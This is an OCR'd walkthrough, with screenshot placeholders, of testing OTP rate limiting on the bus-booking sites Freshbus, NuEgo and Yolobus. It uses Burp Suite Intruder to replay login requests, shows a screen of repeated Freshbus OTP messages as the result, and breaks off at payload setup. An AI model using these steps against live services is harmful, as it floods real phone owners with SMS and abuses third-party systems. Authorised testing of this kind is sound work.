

10:17
VM-FRESBS
OTP expires in 10 minutes
105131 is your verification code for login to Freshbus.Please note that the OTP expires in 10 minutes
583908 is your verification code for login to Freshbus.Please note that the OTP expires in 10 minutes
419340 is your verification code for login to Freshbus.Please note that the OTP expires in 10 minutes
482407 is your verification code for login to Freshbus.Please note that the OTP expires in 10 minutes
661293 is your verification code for login to Freshbus.Please note that the OTP expires in 10 minutes
490720 is your verification code for login to Freshbus.Please note that the OTP expires in 10 minutes
447992 is your verification code for login to Freshbus.Please note that the OTP expires in 10 minutes
213014 is your verification code for login to Freshbus.Please note that the
Can't reply to this short code
Learn more


NUEGO.IN


Go to https://nuego.in/ and eneter your phone number and follow same as above steps


Go to burpsuite and turn on the intercept










Intercept is off
Choose an attack type
Payload positions









We are not receving any otp so it is not vulnerable to no rate limiting

YOLOBUS


Go to https://yolobus.in/ and enter your phone number



Turn on the intercept




Select the host name and send it to intruder



Go to intruder tab and clear all the highlighted text

In accept-language line select 9 and click on add button

You will get output as 0.9



Go to payload tab and select payload type as Numbers

